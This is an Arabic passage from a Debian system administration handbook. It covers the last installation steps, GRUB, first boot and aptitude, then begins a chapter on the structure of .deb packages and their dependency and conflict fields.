إذا طلبت الحصول على الحزم من الشبكة، سوف يسمح السؤالان التاليان باختيار مخدم لتنزيل الحزم منه، عبر تحديد البلد أولاً، ثم اختيار مرآة متوفرة في ذلك البلد (المرآة هي مخدم علني يستضيف نُسخًا من كافة ملفات أرشيف دبيان الرئيسي).

شكل 4.12. اختيار مرآة دبيان

أخيرًا، يقترح البرنامج استخدام بروكسي HTTP. في حال عدم استخدام بروكسي سيكون الوصول للإنترنت مباشرًا. إذا أدخلتَ `http://proxy.falcot.com:3128`، ستستخدم الأداة APT *بروكسي التخبئة proxy/cache* الخاص بشركة فلكوت، وهو برنامج « Squid ». من الممكن العثور على هذه الخيارات عبر فحص إعدادات أحد متصفحات الوِب على حاسوب آخر متصل بالشبكة نفسها.

بعد ذلك سوف يُحمّل الملفين `Packages.gz` و`Sources.gz` آليًا لتحديث لائحة الحزم التي تتعرف عليها APT.

أساسيات

HTTP بروكسي

بروكسي HTTP هو مخدم يعيد توجيه طلبات HTTP التي يرسلها مستخدمو شبكة. يساعد أحيانًا على تسريع عمليات التّنزيل من خلال الاحتفاظ بنسخة من الملفات التي تمرُّ عبره (نتكلم هنا إذن عن بروكسي تخبئة). في بعض الحالات يكون البروكسي هو الوسيلة الوحيدة للوصول لمخدمات الوِب الخارجية؛ وفي تلك الحالات لا بدَّ من الإجابة عن السؤال الخاص بالبروكسي ليتمكن البرنامج من تنزيل حزم دبيان عبره.

سكويد (Squid) هو اسم برنامج المخدم الذي تستخدمه شركة فلكوت لتقديم هذه الخدمة.

4.2.16. مسابقة شعبية حزم دبيان

يحوي نظام دبيان حزمة تسمى popularity-contest، هدفها تجميع إحصائيات استخدام الحزم. كل أسبوع يُجمّع البرنامج معلومات حول الحزم المُثبّتة والمستخدمة مؤخرًا، ويرسلها بشكل مجهول إلى مخدمات مشروع دبيان، حتى يتمكن المشروع من تحديد الأهمية النسبية لكل حزمة، وهذا يؤثر على أولويتها. تُضمّن الحزم الأكثر « شعبية » في القرص التثبيت الأول لتسهيل حصول المستخدمين الذين لا يفضلون تنزيلها أو شراء المجموعة الكاملة للأقراص عليها.

هذه الحزمة تُفعّل فقط عند الطلب، احترامًا لسرّية استخدامات المستخدمين.

4.2.17. اختيار الحزم التي ستُثبَّت

تسمح الخطوة التالية اختيار الغرض المطلوب من الحاسوب بشكل تقريبي؛ كل مهمة من المَهمّات العشرة المقترحة تقابل قائمة من الحزم تُثبَّت عند اختيارها. لائحة الحزم التي ستُثبّت فعلاً ستُضبط وتكمّل لاحقًا، إلا أن هذه المرحلة تعطي نقطة انطلاق جيدة بطريقة بسيطة.

تُثبَّت بعض الحزم آليًا حسب العتاد المُكتَشَف (عبر البرنامج **discover-pkginstall** المتوفر في الحزمة discover). في حال اكتشاف حاسوب VirtalBox ظاهري مثلاً، سيُثبّت البرنامج الحزمة virtualbox-ose-guest-dkms التي تسمح بتكامل الحاسوب الظاهري مع النظام المضيف بشكل أفضل.

شكل 4.13. اختيار المَهمّات

4.2.18. تثبيت مُحمّل الإقلاع GRUB

مُحمّل الإقلاع هو أول برنامج يُشغّله البيوس، حيث يُحمّل نواة لينكس إلى الذاكرة ثم يُنفذُها. وغالبًا ما يعرض قائمة تسمح للمستخدم اختيار النواة المراد تحميلها أو نظام التشغيل المراد إقلاعه.

> *تنبيه*
>
> **مُحمّل الإقلاع والإقلاع المزدوج**
>
> تَكتشف هذه المرحلة من عمليّة تثبيت ديبان أنظمة التشغيل المُثبّتة مسبقًا على الحاسوب، و تُضيف آليًا الخيارات المناسبة في قائمة الإقلاع، لكن لا تقوم جميع برامج التثبيت بهذا الأمر.
>
> خصوصاً إذا ثبّتَّ (أو أعدتَ تثبيت) ويندوز بعد ديبان، فسوف يُمسح مُحمّل الإقلاع. سيبقى ديبان موجودًا على القرص الصلب، لكنه غير متاح في قائمة الإقلاع. يجب إذن الإقلاع إلى نظام تثبيت ديبان في الوضع **rescue** لتثبيت مُحمّل إقلاع يكون غير محصور بنظام واحد. هذه العملية مُفصّلة في دليل التثبيت.
>
> → http://www.debian.org/releases/stable/amd64/ch08s07.html

تحوي القائمة التي يقترحها GRUB افتراضيًا جميع نَوَى لينكس المُثبّتة، بالإضافة لأنظمة التشغيل الأخرى المكتشفة. لهذا يجب قبول اقتراح تثبيت المُحمّل في سجل الإقلاع الرئيسي (Master Boot Record). من

المستحسن الاحتفاظ ببضعة إصدارات قديمة للنواة حتى تتمكن من إقلاع النظام في حالة وجود خَلَل أو عدم توافقية مع العتاد في آخر نواة مُثبّتة.

GRUB هو مُحمّل الإقلاع الافتراضي الذي يثبّته دبيان، وذلك لتفوقه التقني: حيث يعمل مع أغلب نظم الملفات بالإضافة إلى أنه لا يحتاج للتحديث كلما ثُبّتَتْ نواةٌ جديدة، لأنه يقرأ إعداداته أثناء الإقلاع ويعثر على الموضع الدقيق للنواة الجديدة. لا يستطيع إصدار GRUB الأول (المعروف باسم « Grub Legacy » أيضًا) التعامل مع كافة تجميعات LVM وSoftware RAID؛ أما الإصدار 2 المُثبَّت افتراضيًا، فهو أشمل. قد تكون هناك حالات حيث يُفضّل استخدام LILO (مُحمّل إقلاع آخر)؛ في مثل هذه الحالات سيقترح المُثبّت ذلك آليًا.

يُرجى مراجعة القسم 8.8.3، « ضبط GRUB 2 » ص 218 لمزيد من المعلومات حول ضبط GRUB.


> *تنبيه*
> **مُحمّل الإقلاع والمعماريات**
>
> LILO وGRUB المذكوران في هذا الفصل، هما مُحملا إقلاع للمعماريتان *i386* و*amd64*. إن ثُبّتَ دبيان على معمارية أخرى ستحتاج إلى استخدام مُحمّل إقلاع آخر. من مُحملات الإقلاع الأخرى نذكر **yaboot** أو **quik** لمعمارية *powerpc* و**silo** لمعمارية *sparc* و**elilo** لمعمارية *ia64* و**aboot** لمعمارية *alpha* و**arcboot** لمعمارية *mips* و**atari-bootstrap** أو **vme-lilo** لمعمارية *m68k*.

4.2.19. إنهاء التثبيت وإعادة الإقلاع

انتهى التثبيت الآن، سوف يطلب منك البرنامج إزالة قرص CD-ROM من قارئ الأقراص ثم إعادة تشغيل الحاسوب.

4.3. بعد الإقلاع الأول

إن سبق وفعّلت المَهمّة « Debian desktop environment »، سوف يعرض الحاسوب مدير تسجيل الدخول (login manager) **gdm3**.



شكل 4.14. الإقلاع الأول

يستطيع المستخدم الذي سبق إنشاؤه إذن تسجيل دخوله الآن وبدء العمل مباشرة.

4.3.1. تثبيت البرمجيات الإضافية

تتفق الحزم المثبّتة مع لائحة الحزم المنتقاة أثناء التثبيت، لكن لا يشترط أن توافق الاستخدام الفعلي للحاسوب. لذلك قد ترغب في استخدام أداة إدارة الحزم لتعديل مجموعة الحزم المُثبّتة. الأداتان الأكثر استخدامًا (واللتان تثبتان عند اختيار مهمة « Debian desktop environment ») هما **apt** (يمكن الوصول إليها من سطر الأوامر) و**synaptic** (« Synaptic Package Manager » من القوائم).

لتسهيل تثبيت مجموعة مترابطة من الحزم، يُنشيء ديبان « مَهمّات » (أو لوائح من الحزم بمعنى آخر مخصصة لاستخدامات معينة (مخدم بريد، مخدم ملفات، إلخ.). هذه المَهمّات سبق اختيارها أثناء التثبيت، كما يمكن الوصول إليها مرة أخرى من خلال أدوات إدارة الحزم مثل **aptitude** (تُعرَضُ المهمات في قسم منفصل) أو **synaptic** (من خلال القائمة تحرير ← **علّم الحزم بحسب المَهمّات...**).

Aptitude هي واجهة للأداة APT تعمل في الوضع النصي. تسمح للمستخدم بتصفح قائمة الحزم المتوفرة حسب عدة تصنيفات (الحزم المُثبّتة، أو غير المُثبّتة، أو حسب المهمّات، أو حسب الأقسام، إلخ)، وعرض المعلومات المتوفرة عنها (الاعتماديات، والتضاربات، وتوصيف الحزمة، إلخ). يمكن تعليم كل حزمة لتثبيتها

بالضغط على المفتاح **+** أو لإزالتها عبر الضغط على المفتاح **-**. تُنفّذ جميع هذه العمليات دفعة واحدة بعد تأكيدها عبر الضغط على المفتاح **g** (اختصاراً لكلمة « go! »). إن نسيتَ بعض البرامج فلا تقلق، يمكن دائمًا تنفيذ الأمر **aptitude** مرة أخرى بعد انتهاء التثبيت الابتدائي.

> *تلميح*
>
> دبيان يهتم باللغات غير الإنكليزية
>
> توجد العديد من المَهمّات المخصصة لتوطين (localization) النظام لِلُغات أخرى غير الإنكليزية، تتضمن وثائق مترجمة، وقواميس، وحزم متنوعة أخرى مفيدة للمتحدثين بلغات مختلفة. تُحدَّد المَهمّات المناسبة آليًا عند استخدام لغة تختلف عن الإنكليزية أثناء التثبيت.

> *ثقافة*
>
> **dselect**، الواجهة القديمة لتثبيت الحزم
>
> قبل ظهور **aptitude**، كان البرنامج القياسي لاختيار الحزم المراد تثبيتها هو **dselect**، وهو واجهة رسومية قديمة للبرنامج **dpkg**. البرنامج صعب على المبتدئين، لذلك لا ينصح باستخدامه.

من الممكن طبعاً عدم اختيار أي مَهمّة للتثبيت، في هذه الحالة يمكن تثبيت البرمجيات المرغوبة يدويًا باستخدام الأمر **apt-get** أو الأمر **aptitude** (يمكن الوصول إليهما من سطر الأوامر).

> *مصطلحات*
>
> اعتماديات الحزم والتضاربات
>
> في لغويات حزم دبيان، تشير كلمة « اعتمادية dependency » إلى حزمة أخرى لازمة لعمل الحزمة المطلوب تثبيتها بشكل جيد. وبالعكس، تشير كلمة « تضارب conflict » إلى عدم إمكانية تثبيت الحزمة بالتزامن مع الأخرى.
>
> هذا المفهوم مفصّل بشكل أكبر في الفصل 5، *نظام الحزم: الأدوات والمبادئ الأساسية* ص 117.

4.3.2. تحديث النظام

التنفيذ الأول للأمر **aptitude safe-upgrade** (يستخدم لتحديث البرامج المُثبّتة آليّاً) مطلوب عمومًا، خاصة للتحديثات الأمنية التي يحتمل صدورها بعد إطلاق آخر نسخة مستقرة من دبيان. قد تتطلب هذه التحديثات الإجابة على بعض الأسئلة الإضافية التي تطرحها **debconf**، وهي الأداة القياسية لضبط دبيان. يرجى مراجعة القسم 6.2.3، « تحديث النظام » ص 157 لمعلومات أكثر عن التحديثات التي تُجريها **aptitude**.

الفصل 5. نظام الحزم: الأدوات والمبادئ الأساسية

المحتويات:

بما أنك مدير دبيان، فسوف تتعامل مع حزم deb. بشكل متكرر، التي تحوي عناصر وظيفية مترابطة (تطبيقات، وثائق... الخ)، تُسهِّل هذه الحزم تثبيتها وصيانتها. فمن الجيد إذن أن تعرف مما تتألف هذه الحزم وكيف تستخدمها.

يصف هذا الفصل بنية ومحتويات الحزم « الثنائية » و « المصدرية ». الأولى هي ملفات deb.، يمكن الاستفادة منها مباشرة باستخدام **dpkg**، في حين تحوي الأخيرة شفرة البرنامج المصدرية، بالإضافة إلى تعليمات بناء حزم ثنائية.

5.1. بنية الحزمة الثنائية

صيغة حزم دبيان مصممة بحيث يمكن استخراج محتوياتها على أي نظام يونكس يملك الأوامر الكلاسيكية **ar**، و **tar**، و **gzip** (وأحياناً **xz** أو **bzip2**). هذه الخاصية التافهة ظاهريًا حاسمة بالنسبة للمحمولية والإنقاذ في حالات الكوارث.

تخيل، مثلا، أنك حذفت برنامج **dpkg** عن طريق الخطأ، وأنك لا تستطيع بالتالي تثبيت حزم دبيان بعد ذلك. ولأن **dpkg** هو حزمة دبيان بحد ذاته، يبدو أن نظامك قد انتهى أمره... لحسن الحظ، أنت تعرف صيغة الحزمة ويمكنك بالتالي تنزيل ملف deb. الخاص بحزمة dpkg ثم تثبته يدويًا (انظر الملاحظة الجانبية « أدوات »). إذا اختفى واحد أو أكثر من البرامج **tar**، **ar** أو **gzip/xz/bzip2** بسبب سوء الحظ، فكل ما تحتاج له هو نسخ البرنامج المفقود من نظام آخر (بما أن كل واحد من هذه البرامج يعمل بطريقة مستقلة تمامًا، وليس له اعتماديات، فالنسخ البسيط سيكفي).

أدوات

APT، **dpkg** و **ar**

dpkg هو البرنامج الذي يعالج ملفات deb.، بالأخص الاستخراج، والتحليل، وفك الضغط عنها.

APT هي مجموعة من البرامج تسمح بتنفيذ تعديلات ذات مستوى أعلى على النظام: تثبيت أو إزالة حزمة (مع تلبية الاعتماديات)، وتحديث النظام، سرد الحزم المتوفرة، الخ.

أما بالنسبة للبرنامج **ar**، فهو يسمح بمعالجة الملفات ذات الاسم نفسه: يعرض الأمر **ar t *archive*** قائمة بالملفات الموجودة في أرشيف ar، يستخرج الأمر **ar x *archive*** الملفات من الأرشيف إلى مجلد العمل الحالي، يحذف الأمر **ar d *archive file*** ملفًا من الأرشيف، الخ. تُوثّق صفحة الدليل الخاصة به ((ar(1)) عملياته العديدة الأخرى. **ar** أداة بدائية جدًا يمكن أن يستخدمها مدير يونكس في مناسبات نادرة، لكن مديري النظم يستخدمون **tar** كثيرًا، وهو برنامج أرشفة وإدارة ملفات أكثر تطوراً. لهذا تكون استعادة **dpkg** سهلة في حال حذفه خطأً. كل ما عليك فعله هو تنزيل حزمة دبيان واستخراج محتويات الأرشيف data.tar.gz في جذر النظام (/):

```
# ar x dpkg_1.16.10_amd64.deb
# tar -C / -p -xzf data.tar.gz
```

أساسيات

ترقيم صفحات الدليل

قد يُذهَل المبتدئون لوجود إشارة إلى « ar(1) » في النص. هذه عادةً طريقة مناسبة للإشارة إلى صفحة الدليل ذات الاسم `ar` في القسم 1.

يستخدم هذا التدوين أحيانًا لرفع الالتباس، مثلاً للتفريق بين الأمر **`printf`** الذي يمكن الإشارة إليه بـ printf(1) أيضًا وبين الدالة `printf` في لغة البرمجة C، التي يمكن الإشارة إليها بـ printf(3).

يناقش الفصل 7، *حل المشكلات والعثور على المعلومات* ص 182 صفحات الدليل بتفصيل أكثر (انظر القسم 7.1.1، « صفحات الدليل » ص 183).

لنلقِ نظرة على محتويات ملف `.deb`:

```
$ ar t dpkg_1.16.10_amd64.deb
debian-binary
control.tar.gz
data.tar.gz
$ ar x dpkg_1.16.10_i386.deb
$ ls
control.tar.gz  data.tar.gz  debian-binary  dpkg_1.16.10_i386.deb
$ tar tzf data.tar.gz | head -n 15
./
./var/
./var/lib/
./var/lib/dpkg/
./var/lib/dpkg/updates/
./var/lib/dpkg/alternatives/
./var/lib/dpkg/info/
./var/lib/dpkg/parts/
./usr/
./usr/share/
./usr/share/locale/
./usr/share/locale/sv/
./usr/share/locale/sv/LC_MESSAGES/
./usr/share/locale/sv/LC_MESSAGES/dpkg.mo
./usr/share/locale/it/
$ tar tzf control.tar.gz
./
./conffiles
./preinst
./md5sums
./control
./postrm
./prerm
./postinst
$ cat debian-binary
2.0
```

كما ترى، يتألف أرشيف **`ar`** الذي يضم حزمة دبيان من ثلاثة ملفات:

- `debian-binary`. هذا ملف نصي يشير ببساطة إلى نسخة ملف `.deb`. المستخدم (في 2013: الإصدارة 2.0).

- control.tar.gz. ملف الأرشيف هذا يحوي جميع المعلومات الفوقية المتاحة، مثل اسم الحزمة وإصدارها. تسمح بعض هذه المعلومات الفوقية لأدوات إدارة الحزم بأن تقرر إذا كان يمكن تثبيت الحزمة أو إزالتها، حسب قائمة الحزم المتوفرة مسبقاً على الجهاز مثلاً.
- data.tar.gz. يحوي هذا الأرشيف على جميع الملفات التي يجب استخراجها من الحزمة؛ هذا هو المكان حيث تخزن الملفات التنفيذية، الوثائق، الخ. قد تستخدم بعض الحزم صيغ ضغط مختلفة، حيث يتغير اسم الملف في تلك الحالة (data.tar.bz2 بالنسبة لصيغة bzip2، data.tar.xz بالنسبة لصيغة XZ، data.tar.lzma بالنسبة لصيغة LZMA).

5.2. المعلومات الفوقية للحزمة

حزمة دبيان ليست مجرد أرشيف ملفات مُعدٌّ للتثبيت. بل هي جزء من كيان أكبر، وهي تصف العلاقة بينها وبين حزم دبيان الأخرى (اعتماد، تضارب، اقتراح). كما توفر سكربتات تسمح بتنفيذ الأوامر في مختلف المراحل في دورة حياة الحزمة (تثبيت، إزالة، تحديث). هذه البيانات التي تستخدمها أدوات إدارة الحزم ليست جزءاً من البرمجية المُحزَّمة، لكنها تكوّن – داخل الحزمة – ما يدعى « بالمعلومات الفوقية meta-information » (معلومات عن المعلومات).

5.2.1. وصف: الملف control

يستعمل هذا الملف بنية مشابهة لترويسات البريد الإلكتروني (كما عرَّفها RFC 2822). مثلاً، يبدو ملف control الخاص بحزمة apt كالتالي:

```
$ apt-cache show apt
Package: apt
Version: 0.9.7.9
Installed-Size: 3271
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: amd64
Replaces: manpages-pl (<< 20060617-3~)
Depends: libapt-pkg4.12 (>= 0.9.7.9), libc6 (>= 2.4), libgcc1 (>= 1:4.1.1), l
➥ ibstdc++6 (>= 4.6), debian-archive-keyring, gnupg
Suggests: aptitude | synaptic | wajig, dpkg-dev, apt-doc, xz-utils, python-apt
Conflicts: python-apt (<< 0.7.93.2~)
Description-en: commandline package manager
 This package provides commandline tools for searching and
 managing as well as querying information about packages
 as a low-level access to all features of the libapt-pkg library.
 .
 These include:
  * apt-get for retrieval of packages and information about them
    from authenticated sources and for installation, upgrade and
    removal of packages together with their dependencies
  * apt-cache for querying available information about installed
    as well as installable packages
  * apt-cdrom to use removable media as a source for packages
```

```
  * apt-config as an interface to the configuration settings
  * apt-key as an interface to manage authentication keys
Description-md5: 9fb97a88cb7383934ef963352b53b4a7
Tag: admin::package-management, hardware::storage, hardware::storage:cd,
 implemented-in::c++, interface::commandline, network::client,
 protocol::ftp, protocol::http, protocol::ipv6, role::program,
 suite::debian, use::downloading, use::searching,
 works-with::software:package
Section: admin
Priority: important
Filename: pool/main/a/apt/apt_0.9.7.9_amd64.deb
Size: 1253524
MD5sum: 00a128b2eb2b08f4ecee7fe0d7e3c1c4
SHA1: 6a271487ceee6f6d7bc4c47a8a16f49c26e4ca04
SHA256: 3bba3b15fb5ace96df052935d7069e0d21ff1f5b496510ec9d2dc939eefad104
```

أساسيات

RFC — معايير الإنترنت

RFC هو اختصار للعبارة « Request For Comments » أي طلب التعليقات. RFC عادة هو مستند تقني يصف ما سيصبح معيار إنترنت لاحقًا. قبل توحيد وتجميد هذه المعايير، ترسل للمراجعة العلنية (من هنا جاء الاسم). تقرر IETF (Internet Engineering Task Force) مدى تطور حالة هذه المستندات (معيار مقترح، مسودة معيار، أو معيار).

يُعرِّف RFC 2026 عملية توحيد بروتوكولات الإنترنت.

→ http://www.faqs.org/rfcs/rfc2026.html

5.2.1.1. الاعتماديات: حقل Depends

تُعرَّف الاعتماديات في حقل `Depends` في ترويسة الحزمة. الاعتماديات هي لائحة بالشروط الواجب إيفاؤها حتى تعمل الحزمة بشكل صحيح — تستخدم بعض الأدوات هذه المعلومات مثل **apt** في سبيل تثبيت المكتبات المطلوبة، بإصداراتها المناسبة، التي يعتمد عليها البرنامج المثبت. بالنسبة لكل اعتمادية، يمكن تقييد نطاق إصداراتها التي تحقق الشرط. بكلمات أخرى، من الممكن التعبير عن حقيقة أننا نحتاج إصدارة أكبر أو تساوي « 2.3.4 » من الحزمة libc6 (نكتب ذلك « **libc6(>= 2.3.4)** »). عمليات مقارنة الإصدارات هي كالتالي:

- **<<**: أقل من؛
- **<=**: أقل من أو يساوي؛
- **=**: يساوي (لاحظ أن « `2.6.1` » لا يساوي « `2.6.1-1` »)؛
- **>=**: أكبر من أو يساوي؛
- **>>**: أكبر من؛

تخدم الفاصلة كحرف فصل في لائحة الشروط الواجب تحقيقها. يمكن تفسير معناها على أنها « and » منطقية. وفي لائحة الشروط أيضًا، يعبِّر الخط الشاقولي (« | ») عن عملية « or » المنطقية (عملية « أو » تضمنية « inclusive or » وليست عملية « إما كذا أو كذا exclusive or »). ولأن أولويتها أكبر من أولوية « and »، يمكن استخدامها قدر الحاجة. بالتالي، تُكتَب الاعتمادية « A or B) and C) » بالشكل **A | B, C**. وفي المقابل، التعبير « A or (B and C) » يجب كتابته بالشكل « A or B) and (A or C) »، لأن حقل Depends لا يسمح بالأقواس التي تُغيِّر ترتيب الأولويات بين العمليات المنطقية « or » و « and ». سيُكتب إذاً كالتالي **A | B, A | C**.

→ http://www.debian.org/doc/debian-policy/ch-relationships.html

نظام الاعتماديات وسيلة جيدة لضمان عمل البرنامج، لكن له استخدام آخر عبر « الحزم الفوقية ». هذه الحزم هي حزم فارغة تُعرّف فقط اعتماديات. وهي تُسهِّل تثبيت مجموعة مترابطة من البرامج التي يختارها مشرف الحزمة الفوقية مسبقاً؛ بالتالي، سيثبت الأمر **apt-get install *meta-package*** جميع هذه البرامج آلياً باستخدام اعتماديات الحزمة الفوقية. الحزم gnome، و kde-full و linux-image-amd64 هي أمثلة عن الحزم الفوقية.

سياسة دبيان

الاعتمادية الاستباقية، اعتمادية تلبيتها أصعب

« الاعتماديات الاستباقية pre-dependencies »، التي تذكر في الحقل « Pre-Depends » في ترويسة الحزمة، تكمل الاعتماديات الطبيعية؛ وصيغة توصيفها مطابقة لها. تُبيِّن الاعتمادية العادية أنه يجب فك الضغط عن الحزمة المطلوبة وإعدادها قبل إعداد الحزمة التي صَرَّحت عن الاعتمادية. أما الاعتمادية الاستباقية فهي تشترط فك الضغط عن الحزمة المطلوبة وإعدادها قبل تنفيذ سكربت الإعداد السابق للتثبيت الخاص بالحزمة التي صرحت عن الاعتمادية الاستباقية، أي قبل البدء بتثبيتها.
الاعتماديات الاستباقية تُقيّد **apt** كثيراً، لأنها تضيف قيداً على ترتيب الحزم التي يجب تثبيتها. لذلك، لا ينصح باستخدام الاعتماديات الاستباقية إلا في حال الضرورة القصوى. بل إن الأفضل استشارة المطورين الآخرين على debian-devel@lists.debian.org قبل إضافة اعتمادية استباقية. من الممكن عموماً إيجاد حل آخر للالتفاف حول المشكلة.

سياسة دبيان

حقول Recommends و Suggests و Enhances

يصف الحقلين Recommends و Suggests اعتماديات غير إلزامية. الاعتماديات في حقل « recommended » (المستحسنة أو الموصى بها)، أكثرها أهمية، تزيد وظائفية الحزمة بشكل واضح لكنها ليست ضرورية لتشغيلها. الاعتماديات في حقل

« suggested » (المقترحة)، ذات أهمية ثانوية، وتشير إلى حزم معينة يمكن لها إكمال الأداة المثبتة وزيادة فائدتها، لكن من المنطقي تماماً تثبيت واحدة منها فقط دون البقية. عليك تثبيت الحزم « الموصى بها » دائماً، إلا إذا كنت تعلم سبب عدم حاجتك لها بدقة. بالمقابل، لا حاجة بتثبيت الحزم « المقترحة » ما لم تعلم سبب حاجتك لها.

يصف الحقل Enhances اقتراحات أيضاً، ولكن في سياق مختلف. يقع هذا الحقل في الحقيقة في الحزمة المُقترَحة، وليس في الحزمة التي تستفيد من الاقتراح. تكمن فائدته في أنه يمكن إضافة اقتراحات دون الحاجة لتعديل الحزمة المستفيدة. وهكذا، يمكن أن تظهر الإضافات، والامتدادات وغيرها من زيادات البرامج في قائمة المقترحات الخاصة بها. رغم أن هذا الحقل كان موجوداً منذ عدة سنوات، إلا أن البرامج مثل **apt-get** أو **synaptic** لا تزال تتجاهله غالباً. الهدف منه هو ظهور المقترحات المذكورة في حقل Enhances للمستخدم بالإضافة للمقترحات التقليدية — التي تجدها في الحقل Suggests.

5.2.1.2. تضارب: حقل Conflicts

يبين الحقل Conflicts أن الحزمة لا يمكن تثبيتها على النظام عند وجود حزمة أخرى. أكثر الأسباب شيوعاً لهذا التضارب هي أن الحزمتين تحويان ملفاً له الاسم نفسه، أو تقدمان الخدمة ذاتها على نفس منفذ TCP، أو أنهما تتعارضان في عملهما.

يرفض **dpkg** تثبيت حزمة تتعارض مع حزمة مثبتة سابقاً، إلا إذا كانت الحزمة الجديدة تبين أنها « تستبدل » الحزمة المثبتة، في تلك الحالة، يختار **dpkg** استبدال الحزمة القديمة بالجديدة. أما **apt-get** فتتبع إرشاداتك دوماً: إذا اخترت تثبيت حزمة جديدة، سوف تعرض عليك تلقائياً إزالة الحزمة التي تسبب مشكلة.

5.2.1.3. عدم التوافق: حقل Breaks

تأثير الحقل Breaks يشبه تأثير الحقل Conflicts، لكن له معنى خاص. يشير هذا الحقل إلى أن تثبيت الحزمة سوف « يعطب » حزمة أخرى (أو نسخة محددة منها). عموماً، هذا النوع من عدم التوافق بين الحزم انتقالي، وغالباً ما تحدد علاقة Breaks الإصدارات غير المتوافقة فيما بينها.

يرفض **dpkg** تثبيت حزمة تعطب حزمة مثبتة مسبقاً، أما **apt-get** فتحاول حل المشكلة بتحديث الحزمة التي كانت ستتعطل إلى إصدار أحدث (الذي يفترض أنه قد أُصلِح، وأنه قد عاد متوافقاً من جديد).

يحدث هذا النوع من الحالات في حال صدور تحديثات بدون توافق عكسي: هذا ما يحدث عندما لا تتوافق النسخة الجديدة مع النسخة القديمة، وتسبب أعطالاً في برامج أخرى ما لم تتخذ الاحتياطات المناسبة. يستخدم الحقل Breaks لمنع المستخدم من الخوض في هذه المشاكل.

5.2.1.4. العناصر المقدَّمة: حقل `Provides`

يقدم هذا الحقل مفهوم « الحزمة الظاهرية ». لهذا الحقل أدوار عديدة، لكن اثنين منها لهما أهمية خاصة. يتمثل الدور الأول في استخدام الحزمة الظاهرية لربطها مع خدمة عامة (الحزمة « توفر provides » الخدمة). أما الدور الثاني فهو أن هذا الحقل يشير إلى أن الحزمة تستبدل حزمة أخرى بالكامل، وأنها تستطيع أيضاً تلبية اعتماديات الحزم التي تعتمد على الحزمة المُستَبدَلَة. بالتالي، يمكن إنشاء حزمة بديلة دون الاضطرار لاستخدام اسم الحزمة نفسه.

> *مصطلحات*
>
> الحزمة الفوقية والحزمة الظاهرية
>
> من المهم التمييز بوضوح بين الحزم الفوقية وبين الحزم الظاهرية. الأولى هي حزم حقيقية (ولها ملفات `.deb` حقيقية)، غرضها الوحيد التصريح عن اعتماديات.
> أما الحزم الظاهرية، فلا وجود لها فيزيائياً؛ بل هي مجرد وسيلة لمطابقة الحزم الحقيقية اعتماداً على معايير منطقية مشتركة (الخدمات المقدَّمة، التوافق مع برنامج معياري أو حزمة سابقة، الخ).


5.2.1.4.1. تقديم « خدمة »

